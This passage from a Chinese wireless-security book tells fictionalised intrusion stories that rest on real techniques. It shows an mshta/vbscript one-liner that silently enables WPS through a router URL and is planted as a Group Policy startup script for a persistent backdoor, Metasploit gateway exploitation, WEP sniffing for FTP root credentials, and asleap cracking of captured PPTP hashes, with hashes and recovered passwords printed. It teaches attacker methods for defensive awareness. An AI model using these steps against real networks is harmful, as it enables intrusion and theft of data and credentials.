手。不就是会用几个工具么？我也会。Anonymous 一边想，一边又从国外站点下载了一些最新的诸如 Ettercap、Metasploit 之类的程序安装包，开始升级着自己的 UMPC。

3. 下一个目标是？

2010 年 3 月 18 日。

异常还在继续，现在不止秋所在的办公室，整个公司的 4 间办公室的 5 台打印机都陆续出现了无法打印的情况。检查设备的过程中，一名职员无意中发现在其中一台激光打印机的显示屏上，居然出现了 This Printer is Hacked By Anonymous 的字眼。

不会吧，居然有人入侵到了公司内部，却一直没有人发现。公司立刻启动应急措施，开始紧急断网，并安排人手对网络设备、服务器进行全面检查。秋恼火地站在办公室中间，看着技术员忙前忙后地检查着打印服务器，他们到底是怎么进来的？

终于搞定了全部的打印机，Anonymous 长长地舒了一口气，回想起这几天连续使用的扫描、溢出、MITM 等攻击方式，有几台服务器还真难搞。不过现在这个目标已经没有挑战性了，换下一个吧。Anonymous 揣着自己的 N900，打开 Kismet，戴着耳机，像一个刚刚毕业正在找工作的学生般，在一个星期三的下午，继续漫步在高新区的绿荫大道上，不远处，“第 XX 研究所”的 5 层科研楼正在绿化带尽头露出身影……

提醒：请勿非法下载或入侵别人的个人资料，特别是公司网络，泄露机密有可能会造成违法后果。

案例 3 企业秘密被谁“偷窃”——网络“内鬼”不可不防

本文涉及技术真实存在，但情节纯属虚构，请勿对号入座。

1. 聊天窗口渗透法则


2010 年 8 月 5 日

记得这一切的开始也就是那天在朋友的办公室里，用笔记本连上企业内部网络访问一个供内部人员交流的论坛时，Kevin 仅仅是出于习惯，测试了一下注入点，结果发现烂的一塌糊涂。

于是注册了一个 ID 用不同的手法发了几个钓鱼帖，名字还是一贯地用了带有诱惑性的字眼。在短短两小时内就收到了数十个回应，看着木马控制端上这些闪动的机器，Kevin 有一种丰收的感觉。和以前在 mop 上的效果一样。

随手点开一个机器名为 OfficeHK 的主机，查看对方当前的屏幕，看到当前这个女性化很明显的用户正在 QQ 上和朋友聊得火热……Kevin 无语地退出这台主机，又点开了一个 MAC 地址显示为 ASUS 的主机，根据经验这应该是台笔记本。

果然，通过屏幕监控，Kevin 看到了这台主机窗口右下角处于断线状态的无线网络网卡。Kevin 使用控制端让对方屏幕黑屏，然后迅速将 WirelessKeyView 上传至对方桌面，直接接管鼠标控制权，双击运行这款小工具，便得知了对方之前连接过的无线网络密码，还是 WEP 的（如图 0-8 所示）。Kevin 迅速抓图记录下来，顺便记下 DHCP 分配的地址，也许以后会有用处，于是一并查看了当前无线网络的 IP 等配置，然后直接删掉这个工具，归还鼠标控制权，并取消了对方的黑屏，整个过程也就一分钟。Kevin 得意地笑着，看着远程用户胡乱地打开日志查看是否出错。



Kevin 用同样的方法拿到了列表中所有通过无线上网的无线连接密码及配置，并一一保存。除去重复的，一共有 3 个无线网络的配置。

离开的时候，Kevin 顺便在这家企业外围进行了一次细致的 War-Driving。戴着耳机，用 PDA 配合 GPS（如图 0-9 所示），坐着出租车慢慢地绕着企业外围的道路转了几圈。一段时间后，这家企业外部街道的全部无线热点分布图便都绘制出来了。




图 0-8




图 0-9

居然真的搜索到符合的无线信号了，Kevin 兴高采烈地看着两个与之前在内网通过 WirelessKeyView 获取的 SSID 一致的无线网络信号。再次确定了其信号在大楼外部的街道区域就可以获取后，便迅速离开了街角监控器的范围，如图 0-10 所示。



图 0-10

2. 再次发作

2010 年 8 月 13 日。

宇已经不是第一次发现网络的异常了，自从上周发现内网中出现来自不明 IP 地址的端口扫描后，就一直很关注防火墙的日志记录。值守确实是一件很琐碎的事情，至少对于窝在西安一个大型企业重点机房的自己和远在北京的女朋友来说，的确是这样。

不过刚刚出现的防火墙日志内容倒是打断了宇的遐想，这令人有些费解。日志中显示了一个内部 IP，而这个 IP 对应着内部一台终端主机的 MAC 地址，但这台主机在日志记录的时间段里却并没有开机。

难道是从无线网络进来的？不太可能啊，这款 Belkin 的无线路由器用的可是 WPA-PSK 加密，自己又设定了 12 位高复杂度密码，这样的强度按道理是无法破解的。

宇想了想，决定还是重新设置了一个新的 WPA-PSK 无线网连接密钥，同时关闭无线路由器的 DHCP 服务。

3. 发现漏洞

上次来朋友办公室玩已经是一周前的事情了，Kevin 回想起这一周发生的事情，确实令人比较惊喜。思绪回到眼前，Kevin 坐在与上次那家企业相邻的名为“金鹰国际”的 5 层咖啡屋里，插入带着可拆卸天线的 USB 无线网卡，迅速连入这家企业的无线网络。虽然这个无线网络进行了 MAC 地址过滤等初步安全防护设置，但对于之前曾在内网仔细查看及记录过用户配置的 Kevin 来说，这些根本就不是问题。

通过事先了解，Kevin 知道这些无线路由器中有几台采用了更高级的 WPA-PSK 加密，比如这台 SSID 名为 ZE@Office 的无线路由器。

打开 NMAP，对整个内网快速地扫描了一遍，很快找到了疑似网关、内部 FTP 等几台服务器，然后对其中一些开启了 80、21、1433 等端口的服务器再次进行包括服务版本等内容的详细探查。貌似整体还是基本安全的，不过在确认网关服务器上的某个服务版本存在一个疑似漏洞后，Kevin 立即使用 Metasploit 进行了溢出尝试，而且获得了 admin 权限。进入之后，Kevin 熟练地植入了数个经过加壳处理的木马。

虽然内网中也存在几台配置了 WPA-PSK 加密的无线路由器，但这些难不倒 Kevin，使用另一块无线网卡发动简单的无线 D.O.S 后，便成功截获到无线管理员密码，然后 Kevin 立刻登录了对应的无线路由器，查看了全部的配置，当看到这台无线路由器配置页面中有一个名为 WPS 的页面时，Kevin 立刻想到了一个主意——为以后的长驱直入再放置几个 WPS “后门”。

为防止管理员更换无线路由器的 WPA-PSK 密码，有的无线黑客也会放置 WPS “后门”。很简单的原理，利用了现在 95% 以上的 802.11n 无线路由器都支持的 WPS 功能，这个功能可以允许带有 WPS 功能的无线网卡与同样带有 WPS 功能的无线设备通过 WPS 进行自动匹配，匹配中间不需要输入任何密码，且匹配成功后无线客户端就可以轻松地连接到该无线路由器，从而达到上网的目的。

一般情况下，WPS 功能需要使用者从无线路由器管理页面上单击启动键，或者按下无线路由器设备外部的按钮才可以启用（如图 0-11 所示）。

考虑到绝大多数具备 WPS 功能的无线设备在默认情况下是不会自动开启 WPS 功能的，所以 Kevin 在登录到




图 0-11

无线路由器后，就用 WPS 配置页面的“启用”操作进行抓取，获得了如下地址：

```
http://192.168.0.1/cgi-bin/wps_wizard.cgi?wps_pin=0
```

只需要将上述路径直接运行，就会导致原本需要手动启动的 WPS 功能在后台悄悄启动，此时外部攻击者就可以与 WPS 关联。说到手脚，最简单的“后门”就是批处理，Kevin 准备了一段代码（如下所示），这样就可以在运行后从后台直接访问上述网址，不会有任何窗口及提示出现，由于是合法访问，所以 360 安全卫士、卡巴斯基也都不会报警。

```
mshta vbscript:CreateObject("WScript.Shell").Run("iexplore http://192.168.0.1/cgi-bin/wps_wizard.cgi?wps_pin=0",0)(window.close)
```

然后加入 for 循环语句和无线路由器登录账户及密码，这样这个批处理就可以每隔 3 分钟访问一次无线路由器的 WPS 配置页面并开启 WPS 功能，换句话说，就是随时开放 WPS 以便 Kevin 下一次连入。

将做好的 bat 批处理文件放置到网关服务器的组策略中，就是“计算机配置”中的“启动脚本”中，保存并退出。放置在这个位置的批处理文件将会在每次服务器开机后出现操作系统登录界面时直接运行，也就是说，只要主机再一次重启后这个脚本就会一直在后台运行，如图 0-12 所示。




图 0-12

为了让服务器重启且不引人注意，Kevin 顺便再放置了一个使用 shutdown 命令编写的批处理，并设为下午 6:30 下班时间重启。

4. 查杀木马

2010 年 8 月 17 日。

真奇怪，升级完 360 安全卫士，在服务器上使用木马云查杀功能检查，居然发现好几个木马。“说了多少次了，谁又用服务器上网浏览网站了？”宇一边嘟囔着下载最新的 Dr.WEB（大蜘蛛）Free 版，一边打开卡巴斯基进行第二遍全盘杀毒。即使是经常提醒，但这种事情在公司里仍然在所难免。宇一边想一边无奈地进行反复杀毒。

不出所料，之前的木马被清掉了，看来无论怎么加壳处理还是不行。Kevin 在尝试完全部的预留木马连接后，开始感觉有点郁闷。还好自己留了一个“后门”，Kevin 打开无线网卡的 WPS 功能，立即开始自动搜索及连接。看着网卡管理工具提醒已经成功建立连接（如图 0-13 所示），Kevin 笑了笑，再次闯入名为 ZE@Office 的无线网络。




图 0-13

提醒：WPS 有个小缺点，就是有的设备在连接成功后会自动修改原有 SSID，这样的情况需要及时修改回去，否则不但会破坏当前无线网络也会被管理员轻易发现。

上次走得急，这次的目的是将服务器上的几个有意思的目录好好看看，Photos？有意思的目录，这里面怎么也应该有漂亮的照片吧，还有 Lotus？看来可以找找对方的联系方式了。怎么 360 还有没打完的补丁？管理员可真粗心，Kevin 无语地决定如果有收获，临走前就顺便给系统打上补丁，如图 0-14 所示。想到此，Kevin 便开始兴致勃勃地在服务器上“翻箱倒柜”起来……




图 0-14

5. 哪里的问题？

2010 年 8 月 19 日。

“今天怎么搞的，一直连不到公司无线网络上”，随着公司几个同事纷纷表达了也无法连接服务器的不满之后，宇先连接服务器发现管理员密码被修改无法登录，然后切到无线网络后也发现无线网络无法连接。连忙拿出自己另外备用的一台笔记本，通过有线连到无线路由



无线网络黑客攻防

器上，发现无线网络的 SSID 已经被修改，宇忍气继续查看，在查看到 MAC 地址过滤处时，发现下面的黑名单中赫然列出一串公司内部员工所用的笔记本 MAC 地址，原来都被禁止访问了。当看到历史连接用户显示为这些天来一直阴魂不散的陌生主机 MAC 时，宇终于忍不住了。

二话不说，提着笔记本就冲向周围的几个办公室，到底谁在上网？宇气急败坏地挨个办公室检查。

该死，他在哪里？从哪里来的？宇突然痛恨起这无线网络来，丝毫不记得这款 Belkin 无线路由器还是自己在上个月购买的。

终于要离开这个城市了，虽然时间不长但却很有意思，Kevin 紧了紧电脑包的带子，拉着箱子，跟着前面的人在机场候机厅 21 号柜台前排队等待换登机牌。回过头，望望后面大门出口外蓝蓝的晴空，回想起上午临走前给对方留下的恶作剧，不由地好笑了。

提醒：在提醒大家不侵入别人系统的同时，也希望各位保护好自己的隐私，避免不该发生的事情出现。

案例 4 服务器也有遗漏——VPN 无线攻防小记

1. 服务器上出现异常

2010 年 10 月 19 日。

“郁闷，只差两分就过了”，伟对着屏幕喃喃自语。自从上个月 CCIE 机试没通过之后，办公室里就经常能听到伟无助的叹息声，每一个路过他座位的同事都会带着怜悯的眼光摇一摇头。伟扫了一眼一边贴着的“维护人员安全规定”，决定下班前先检查一下服务器日志，就从 FTP 开始吧。

有人以 root 身份登录了公司 FTP（如图 0-15 所示），突然出现的登录日志吓了伟一跳。不可能啊，公司只有我一个人有权限啊？伟仔细看了看 FTP 服务器上的其他日志，这个登录来源 IP 对应的 MAC 属于现网中并不存在的主机。




图 0-15

伟回想了一下这些天公司的诸多事情，除了昨天下午公司周末加班时在公司会议室临时使用无线网络登录 FTP 服务器下载资料外，再没有人让帮忙查询公司资料的。难道是遭到中间人攻击，密码被截获了？也不太可能，内部几乎所有服务器上都安装了几款不同的 ARP 防火墙，这几天并没有异常 ARP 报文报警。

伟快速登录网关的硬件防火墙，进入日志中仔细查看 ICMP 及 ARP 协议类型的日志，也没有发现明显的疑点。见鬼了？回想起公司最近参与的几个涉密项目，为了以防万一，伟赶紧查看了一遍 FTP 服务器上放置的数据，目前除了几个需要 root 权限的目录外，其他主要是一些零碎的办公室文件，还有 MP3、RMVB 电影以及几款最近流行的诸如“植物大战僵尸”之类的小游戏。不过当伟看到那几个 root 权限的目录时，还是不由地吸了一口气。上面居然有一个名为 Code 的目录，里面是哪个粗心的研发人员临时放置的研发中间代码。

回想了一下，这个目录应该是两个月前内部 FTP 服务器建立初期，公司未任命专职安全员前那段混乱时间建立的，自己在数周前接手时看到是 root 级权限，也就没在意。现在看来，还真是挺危险的。伟迅速联系了研发组的同事，在确认这些代码已有备份后迅速删除了该目录。然后伟又再次浏览了一遍内部 FTP 服务器的全部文件，确认没有敏感文件和安全隐患后退出了 FTP。不过在退出前，伟还是留了个心眼，升级了 FTP 服务器版本，并再次修改了 root 密码为 16 位高复杂度的组合，这样应该安全了吧。

2. 偶然还是必然

没想到居然能这样进入他们的服务器？枫看着昨天下载回的几个源代码文件，还是 python 编写的。这几个代码是某个整体代码的一小部分，但是看了几段内容，翻了一下支持类型库后，枫还是判断出这应该是某个面向手机终端用户开发的在线支付认证平台代码。

回忆起昨天那次偶然的入侵行径，枫就有些哭笑不得。下午去高新区办完事回来，路上闲得无聊，便在街角的星巴克二楼要了杯摩卡，无意中搜到这个使用 WEP 加密的名为 test 的无线网络（如图 0-16 所示），一时兴起就花了 20 分钟测试了一下 WEP 密钥。不过当时并没有尝试直接连接，而是对这个无线网络又抓了两三个小时的数据包。

CH 1 Elapsed: 12 mins 2009-10-18 14:39											
BSSID	PWR	RX0	Beacons	#Data	#/s	CH	MB	ENC	CIPHER	AUTH	ESSID
00:0E:E8:A8:34:24	-16	100	6735	34372	25	1	54e	WPA	TKIP	PSK	[REDACTED]
00:0E:E8:A0:3F:30	-16	100	7125	1955	1	1	54e	WEP	WEP		test
00:25:68:86:F1:0E	-86	0	2165	0	0	1	54e	WPA	TKIP	PSK	ChinaNet-fz6q

BSSID	STATION	Pwr	Rate	Lost	Packets	Probes
(not associated)	00:22:5f:83:48:34	-29	0 - 1	0	27	
(not associated)	00:1e:65:38:f8:62	-83	0 - 1	0	10	
(not associated)	00:04:23:5e:fa:79	-85	0 - 1	0	138	HG520s
(not associated)	00:21:06:ac:06:f0	-87	0 - 1	0	21	
(not associated)	00:1d:e0:7f:be:65	-89	0 - 1	0	1	
00:0E:E8:A8:34:24	00:16:44:c6:fd:61	-49	48e-54e	51	12249	
00:0E:E8:A8:34:24	00:16:44:c7:95:fb	-57	54e-54e	0	4763	
00:0E:E8:A0:3F:30	00:18:1a:0e:8c:9a	-31	1 - 54	0	210	

图 0-16

之后在二楼靠窗的座位上，使用之前破解的 WEP 密码对这些加密的无线数据包进行解码。很快，Cain 就完成了解码工作（如图 0-17 所示），枫对着 Cain 那个红黑色相间的标志



无线网络黑客攻防

满意地点了点头。




图 0-17

不过在对这些数据包进行分析时无意中获取了几个 Web 账户及密码，甚至还有一个 FTP 服务器的 root 账户和密码。看到这个 FTP 密码居然是长达 14 位的高复杂度密码（如图 0-18 所示），枫不由地来了兴趣：什么服务器的密码这么复杂？难道服务器上有什么好玩的东西？




图 0-18

既然这个 FTP 服务器上没有强制要求使用 SFTP，那就索性上去看看。枫迅速在无线网卡中设置好连接参数和 WEP 密钥，连接到这个无线网络。然后随手打开 CMD，输入这个 FTP 服务器的 IP，以 root 账户成功登入（如图 0-19 所示）。

映入眼帘的首选是几个目录，上下拖动滑块，其中一个只有 root 具有读写权限的目录显得格外引人注目。枫立刻就点开了这个目录，作为一个对编程无比热爱的高级程序员，再没有什么比 Code 这个子目录名称更吸引人了。不过由于不想连接太长时间，枫在进入子目录后，只是将第一个大小为 5MB 的名为 code1.zip 的压缩包下载到了本地，便断开了连接。

后来在解开压缩的时候遇到了一点小麻烦，这个 ZIP 文件居然加密了！不过这点事情难不倒枫，在回到自己家中的工作室后，枫使用了 Elcomsoft 的某款商业化 ZIP 高速破解工具来进行破解尝试。不过没想到这个并不太长的 8 位密码，由于其高复杂度，还是花费了 3 个小时才被破解出来（如图 0-20 所示）。于是枫就看到了先前所说的几个源代码文件。



```
管理员: C:\Windows\system32\cmd.exe - FTP 192.168.1.106
连接到 192.168.1.106。
220 Serv-U FTP Server v5.8 for WinSock ready...
用户名(192.168.1.106:(none)): root
331 User name okay, need password.
密码:
230 User logged in, proceed.
ftp> ls
200 PORT Command successful.
558 No files found.
ftp> dir
200 PORT Command successful.
150 Opening ASCII mode data connection for /bin/ls.
druv-rw-r-- 1 user group 0 Apr 13 18:48 .
druv-rw-r-- 1 user group 0 Apr 13 18:48 ..
druv-rw-r-- 1 user group 0 Apr 13 18:47 Code
druv-rw-r-- 1 user group 0 Apr 13 18:47 Movie
druv-rw-r-- 1 user group 0 Apr 13 18:48 测试工具
druv-rw-r-- 1 user group 0 Apr 13 18:48 公司活动
druv-rw-r-- 1 user group 0 Apr 13 18:48 合同评审
druv-rw-r-- 1 user group 0 Apr 13 18:48 图片
226 Transfer complete.
ftp: 收到 496 字节, 用时 0.03 秒 16.00 千字节/秒。
ftp>
```

图 0-19




图 0-20

3. 另一种方式

2010 年 10 月 29 日。


研发项目一忙就忘记了很多事情，今天在调试完最后一段代码后，枫在整理自己的笔记本时，无意中又看到了那几个 python 源代码文件。算起来已经过去 10 天了，不知道那个 FTP 现在怎么样了，枫决定再去碰碰运气，不过要更小心一点。

还是下午的那个时间，枫又来到了星巴克，坐在同样的座位上，开始尝试着连接那个无线网络。居然又连进去了，他们居然没有改无线密码？枫惊讶地尝试登录 FTP，发现这次被拦在了外面，看来对方修改了 root 密码。

枫迅速对内网其他主机进行了端口扫描，发现这台服务器除了 FTP 之外，居然同时开启了 PPTP VPN 端口（如图 0-21 所示）。



图 0-21



无线网络黑客攻防

枫想了想，决定还是采用 EtterCap+嗅探的方式对该无线网络进行监听，总会有人使用无线网络登录 VPN 的，不过为了加快获取 VPN Hash 的速度，枫还是向 VPN 端口发送了一批 D.O.S 攻击报文，适当地骚扰攻击还是必要的。稍等了 10 分钟左右，EtterCap 下面清楚地显示出捕获到了几个 PPTP 账户及密码 Hash（如图 0-22 所示）。




图 0-22

挑着看了看捕获到的 PPTP Hash，发现是典型的 MS-CHAP 加密方式，账户是 YF-liu，YF 是什么意思？又等待了一会儿，枫满意地断开无线网络，合上笔记本，回家进行下一步的破解。

```
Tunnel PPTP: 10.0.0.166 -> 10.0.0.2
PPP : MS-CHAP Password: YF-liu:"":00000000000000000000000000000000:57A0786221F664B02F154F24CB7B005E2009ED38FC2
00000000000000:C69BDF0FCD214D824F06953D352F108D39B724348517A1FB:C33DABCC38
CB3C69
```

“今天是怎么搞的？”刚刚坐下看了一会儿 CCNP 中的 VoIP 学习资料，伟就被同事们的叫嚷声打断。VPN 断了，怎么可能？听了几个正通过 VPN 连接公司总部内部 FTP 站点工作的同事们的反映，伟觉得很奇怪，于是登录 VPN 看了看，就是连接不上，Ping 了一下主机，发现出现丢包现象。

不过该现象只持续了一会儿，过了约 5 分钟左右又正常了，伟看着 Windows 中那些反映 VPN 服务异常的，模棱两可的日志，发现并不能看出什么。伟用自己的账号登录了 VPN，发现确实恢复了。正在纳闷中，研发组的人又来询问，得知可以登录后，便急忙纷纷登录继续自己的工作。

还真是奇怪，伟自言自语道。想了想，还是先放到一边继续学习 CCNP 了。

4. 来自于 VPN 的入侵

2010 年 11 月 4 日。

已经两周多了，似乎 FTP 日志上再没有出现非法 root 登录事件，伟继续翻了翻日志，觉得仍然不得其解，难道上次遇到的是病毒？

自从那天下午截获到一个无线网络内部用户登录 VPN 的数据包后，枫就花了两个晚上破解这些 VPN 账户，结果除了一个采用复杂密码的账户外，其他两个账户的密码都已经破解出来（如图 0-23 所示）了，居然都是生日密码。枫顾不上感慨 ASleap 的好用，直接就在一大早再次连接了这个总是带来惊喜的无线网络。



```
root@ZerOne: ~/asleap-2.1 - Shell - Konsole <@ZerOne>
Session Edit View Bookmarks Settings Help
./asleap -C 83:76:04:D5:D8:CC:9C:AB -R 57:A0:7B:62:21:F6
:64:B0:2F:15:4F:24:C8:7B:00:5E:2B:09:ED:38:FC:25:AB:60 -f pass.dat -n pass.idx
asleap 2.1 - actively recover LEAP/PPTP passwords. <jwright@hasborg.com>
    hash bytes:      79a9
    NT hash:        a18e2278e83c6f5082b6c2901a579a9
    password:       19881228
./asleap -C 3D:AB:CC:3B:CB:3C:69 -R C6:9B:DF:0F:CD:21
:4D:82:4F:06:95:3D:35:2F:10:6D:39:B7:24:34:85:17:A1:FB -f pass.dat -n pass.idx
asleap 2.1 - actively recover LEAP/PPTP passwords. <jwright@hasborg.com>
    hash bytes:      31ac
    NT hash:        a2b614elde908d3140378f47728b31ac
    password:       19840405
[1] 220 Done -l 2005-12-21 11:15:18 [root@ZerOne ~]
```

图 0-23

不出所料，这个带有 YF 标记的账户果然是研发人员使用的，如图 0-24 所示，当枫真的通过内部 VPN 连入公司总部内部 FTP 后，望着一串串内部的目录，还是禁不住咽了咽口水，全是一些代码，这么多内容……

2010 年 12 月 17 日。

“还真奇怪，这已经是第 3 次了，为什么会有其他公司开发的软件和我们的思路基本一样呢？价钱不但比我们的低很多，进入市场的速度比我们还要快。你们研发是干什么吃的？开发这么慢”某公司内部例会上，销售总监对着研发总监怒吼。

坐在桌旁的伟面无表情地看着这一切，心想：这和我又没关系，我只要维护好服务器就行了……

真的是这样吗？坐在星巴克某个“固定位置”的枫一边对送上 coffee 的漂亮服务员微笑着，一边按下了【Enter】键……



图 0-24

提醒：在国外，公司开发一种新产品后会专门找相关的技术人员进行攻击测试，以避免上线后出现泄密、Oday 漏洞出现等问题。这种攻击以寻找产品漏洞为基础，是公司完善自己产品的一种安全手段，此外不能随意对其进行攻击。

案例 5 谁泄露了你手机里的隐私——蓝牙连接攻防实战


本文涉及技术真实存在，但情节纯属虚构，请勿对号入座。

1. 机场中的无线连接

2010 年 11 月。

